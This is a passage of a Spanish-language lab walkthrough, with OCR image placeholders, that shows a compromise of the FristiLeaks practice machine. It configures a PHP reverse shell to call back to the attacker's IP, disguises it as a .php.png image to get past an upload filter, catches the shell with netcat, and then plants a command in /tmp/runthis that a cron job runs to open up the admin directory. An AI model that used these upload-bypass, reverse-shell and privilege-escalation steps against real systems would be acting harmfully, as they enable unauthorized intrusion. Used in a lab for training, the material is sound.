


Ilustración 30 Directorio

```
┌──(root㉿Santiago)-[/usr/share/webshells]
└─# cd /usr/share/webshells/php

┌──(root㉿Santiago)-[/usr/share/webshells/php]
└─# ls -la
total 52
drwxr-xr-x 3 root root  4096 sep  4 12:33 .
drwxr-xr-x 8 root root  4096 abr 23 04:14 ..
drwxr-xr-x 2 root root  4096 abr 23 04:12 findsocket
-rw-r--r-- 1 root root  2800 nov 20  2021 php-backdoor.php
-rwxr-xr-x 1 root root  5491 nov 20  2021 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 nov 20  2021 qsd-php-backdoor.php
-rwxr-xr-x 1 root root  5495 sep  4 12:33 Quinto.php.png
-rw-r--r-- 1 root root   328 nov 20  2021 simple-backdoor.php

┌──(root㉿Santiago)-[/usr/share/webshells/php]
└─# cp php-reverse-shell.php kali.php.png

┌──(root㉿Santiago)-[/usr/share/webshells/php]
└─# cp php-reverse-shell.php /home/kali/Desktop/santiago

┌──(root㉿Santiago)-[/usr/share/webshells/php]
└─# cd /home/kali/Desktop/santiago

┌──(root㉿Santiago)-[/home/kali/Desktop/santiago]
└─# ls
php-reverse-shell.php
```

Ilustración 31 Comando en kali linux

Abrimos en el archivo con nano php-reverse-shell.php

```
┌──(root㉿Santiago)-[/home/kali/Desktop/santiago]
└─# nano php-reverse-shell.php
```

Ilustración 32 comando de shell.php

Donde dice en ip es nuestra de Kali Linux en este caso es colocar esta dirección **192.168.23.5** y el puerto **port** debe colocar es **1234** para guardar el archivo debe dar la tecla es

CTROL + O y lo nombramos con otro nombre, en este caso debería ser este **Santiago.php.png,** presionar la tecla es enter y luego **Y** y al final es CTROL + X para cerrar




Ilustración 33 cambiar la direccion ip

Aquí le va a aparecer el archivo creado correctamente.




Ilustración 34 creado de ls

Nos activaremos en el modo cargando con el puerto que se configuro en el archivo con el comando **nc -lv 1234**, este se quedara hasta que se ejecuta la segunda acción que se inicia a continuar **listening on [any] 1234 ...**

Ilustración 35 la carga de la pagina

Pasamos a la siguiente página en donde se había iniciado sesión que aparece un apartado de browse donde servirá para subir en el archivo de **php** que nos modificaos con nuestro nombre y formato en png ya que este acepta formato de imágenes




Ilustración 36 abrir el archivo de la imagen

Luego se abrió en un archivo que nos vamos a seleccionar es la que está ahí en el nombre de php es **Santiago.php.png** y luego le da cli **abrir**




Ilustración 37 archivo de la php.png

Luego se abrió de nuevo al navegador, ahí se está mostrando el archivo de php, luego le daremos **Upload image.**




Ilustración 38 agregado de la imagen

18 ARRANQUE EN MODO ESCUCHA (INYECCION)

Luego de lo que está cargando se saldrá en este mensaje y el destino adicional tendremos que ingresar en el **url**




Ilustración 39 la página de upload.php

Después ingresamos al destino con el nombre del archivo que subimos a esta forma **192.168.23.9/fristi/uploads/Santiago.php.png** se habrá un punto de la pestaña cargando señalar que se activó correctamente.




Ilustración 40 Cambio url de la pagina

Después regresamos a la consola donde en el modo que se escucha se estaba a la espera y correctamente ya que tengo el acceso a **Fristileaks**

```
┌──(root㉿Santiago)-[/home/kali/Desktop/santiago]
└─# nc -lvp 1234
listening on [any] 1234 ...
192.168.23.9: inverse host lookup failed: Unknown host
connect to [192.168.23.5] from (UNKNOWN) [192.168.23.9] 47713
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 17:55:45 up  1:02,  0 users,  load average: 0.00, 0.09, 0.07
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$
```

Ilustración 41 Cargando de Kali linux de la pagina

Comprobar que el usuario somos con **whoami** y entramos con el usuario de **apache** por imperfección

```
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$

sh-4.1$

sh-4.1$

sh-4.1$

sh-4.1$ whoami
whoami
apache
sh-4.1$
```

Ilustración 42 whoami

19 GENERACION DE ARCHIVO PRIVILEGIADO PARA EL DIRECTORIO ADMIN

Con este apartado luego de haber iniciado daremos un **ls -la** para listar el contenido, el objetivo es para ingresar en **home.**

```
sh-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root  4096 Sep  6 16:53 .
dr-xr-xr-x. 22 root root  4096 Sep  6 16:53 ..
-rw-r--r--   1 root root     0 Sep  6 16:53 .autofsck
-rw-r--r--   1 root root     0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root  4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root  1024 Nov 17  2015 boot
drwxr-xr-x  19 root root  3640 Sep  6 16:53 dev
drwxr-xr-x. 70 root root  4096 Sep  6 16:53 etc
drwxr-xr-x.  5 root root  4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root  4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx------.  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root  4096 Sep 23  2011 media
drwxr-xr-x.  3 root root  4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root  4096 Nov 17  2015 opt
dr-xr-xr-x  94 root root     0 Sep  6 16:53 proc
dr-xr-x---.  3 root root  4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.  2 root root  4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root  4096 Sep 23  2011 srv
drwxr-xr-x  13 root root     0 Sep  6 16:53 sys
drwxrwxrwt.  3 root root  4096 Sep  6 17:55 tmp
drwxr-xr-x. 13 root root  4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root  4096 Nov 19  2015 var
sh-4.1$
```

Ilustración 43 para ingresar en home

Ingresamos a **home** con el comando **cd home,** podemos ver los usuarios y el usuario **admin** el cual necesitaremos acceder, pero aún no tenemos el permiso para poder acceder.

```
sh-4.1$ cd home
cd home
sh-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  5 root      root       4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root       4096 Sep  6 16:53 ..
drwx------.  2 admin     admin      4096 Nov 19  2015 admin
drwx--r-x.  5 eezeepz   eezeepz   12288 Nov 18  2015 eezeepz
drwx------   2 fristigod fristigod  4096 Nov 19  2015 fristigod
sh-4.1$
```

Ilustración 44 administrador


En el comando **echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis** este comando se funciona para crear un archivo provisional de destino **tmp** lo guardara permisos de lectura, escritura y ejecución para el directorio **admin** en el cual necesitamos el acceso, en esta creación estamos dando la llegada

```
sh-4.1$ echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis
echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis
sh-4.1$
```

Ilustración 45 crear en un archivo

20 ESTRUCTURA DE LA CARPETA ADMIN

Acedemos al destino **tmp** donde se creó el archivo con **cd tmp** y verificamos que el archivo **runthis** ya se ha creado excelentemente



```
-rw-r--r--   1 root root     0 Sep  6 16:53 .autofsck
-rw-r--r--   1 root root     0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root  4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root  1024 Nov 17  2015 boot
drwxr-xr-x  19 root root  3640 Sep  6 16:53 dev
drwxr-xr-x. 70 root root  4096 Sep  6 16:53 etc
drwxr-xr-x.  5 root root  4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root  4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx------.  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root  4096 Sep 23  2011 media
drwxr-xr-x.  3 root root  4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root  4096 Nov 17  2015 opt
dr-xr-xr-x  94 root root     0 Sep  6 16:53 proc
dr-xr-x---.  3 root root  4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.  2 root root  4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root  4096 Sep 23  2011 srv
drwxr-xr-x  13 root root     0 Sep  6 16:53 sys
drwxrwxrwt.  3 root root  4096 Sep  6 18:09 tmp
drwxr-xr-x. 13 root root  4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root  4096 Nov 19  2015 var
sh-4.1$ cd tmp
cd tmp
sh-4.1$ ls -la
ls -la
total 20
drwxrwxrwt.  3 root   root   4096 Sep  6 18:09 .
dr-xr-xr-x. 22 root   root   4096 Sep  6 16:53 ..
drwxrwxrwt   2 root   root   4096 Sep  6 16:53 .ICE-unix
-rw-r--r--   1 admin  admin   500 Sep  6 18:17 cronresult
-rw-rw-rw-   1 apache apache   30 Sep  6 18:07 runthis
sh-4.1$
```

Ilustración 46 esctructura de archivo

Luego vamos a revisar a ver que si tiene el contenido de privilegios para admin con el **cat runthis**

```
drwxrwxrwt.  3 root   root   4096 Sep  6 18:29 .
dr-xr-xr-x. 22 root   root   4096 Sep  6 16:53 ..
drwxrwxrwt   2 root   root   4096 Sep  6 16:53 .ICE-unix
-rw-r--r--   1 admin  admin  1298 Sep  6 18:33 cronresult
-rw-rw-rw-   1 apache apache   37 Sep  6 18:32 runthis
sh-4.1$ cat runthis
cat runthis
/home/admin/chmod -R 777 /home/admin
sh-4.1$
```

Ilustración 47 privelegio de admin

Ahora que podemos acceder a la carpera de admin con el comando **cd admin** y encontramos archivos de la información exitosamente.

```
sh-4.1$ cd admin
cd admin
sh-4.1$ ls -la
ls -la
total 652
drwxrwxrwx. 2 admin     admin       4096 Nov 19  2015 .
drwxr-xr-x. 5 root      root        4096 Nov 19  2015 ..
-rwxrwxrwx. 1 admin     admin         18 Sep 22  2015 .bash_logout
-rwxrwxrwx. 1 admin     admin        176 Sep 22  2015 .bash_profile
-rwxrwxrwx. 1 admin     admin        124 Sep 22  2015 .bashrc
-rwxrwxrwx  1 admin     admin      45224 Nov 18  2015 cat
-rwxrwxrwx  1 admin     admin      48712 Nov 18  2015 chmod
-rwxrwxrwx  1 admin     admin        737 Nov 18  2015 cronjob.py
-rwxrwxrwx  1 admin     admin         21 Nov 18  2015 cryptedpass.txt
-rwxrwxrwx  1 admin     admin        258 Nov 18  2015 cryptpass.py
-rwxrwxrwx  1 admin     admin      90544 Nov 18  2015 df
-rwxrwxrwx  1 admin     admin      24136 Nov 18  2015 echo
-rwxrwxrwx  1 admin     admin     163600 Nov 18  2015 egrep
-rwxrwxrwx  1 admin     admin     163600 Nov 18  2015 grep
-rwxrwxrwx  1 admin     admin      85304 Nov 18  2015 ps
-rw-r--r--  1 fristigod fristigod     25 Nov 19  2015 whoisyourgodnow.txt
sh-4.1$
```

Ilustración 48 adminastrador de cd admin

21 CREACION DE PROGRAMA EN PYTHON PARA DECODIFICAR BASE64

Ahora veamos en el contenido de **whoisyourgodnow.txt** con el comando **cat whoisyourgodnow.txt**, se encuentra en un texto en base664, a la cual vamos a descifrar.




Ilustración 49 descifrar

Usamos el **nano** para crear el nuestro de código para descifrar en base64 con **nano decode.py**




Ilustración 50 crear en codigo

Ahora digitare en el código para poder descifrar lo esta importante **librería de base64**, códecs para que pueda descifrar con la estructura en el código que este hecho se debe utilizar el lenguaje de Python, y luego guardamos con la tecla es el **CTROL + O**, luego le da enter, Y y al final para cerrar **CTROL + X,** con eso ya tendríamos con el archivo listo para poder descifrar

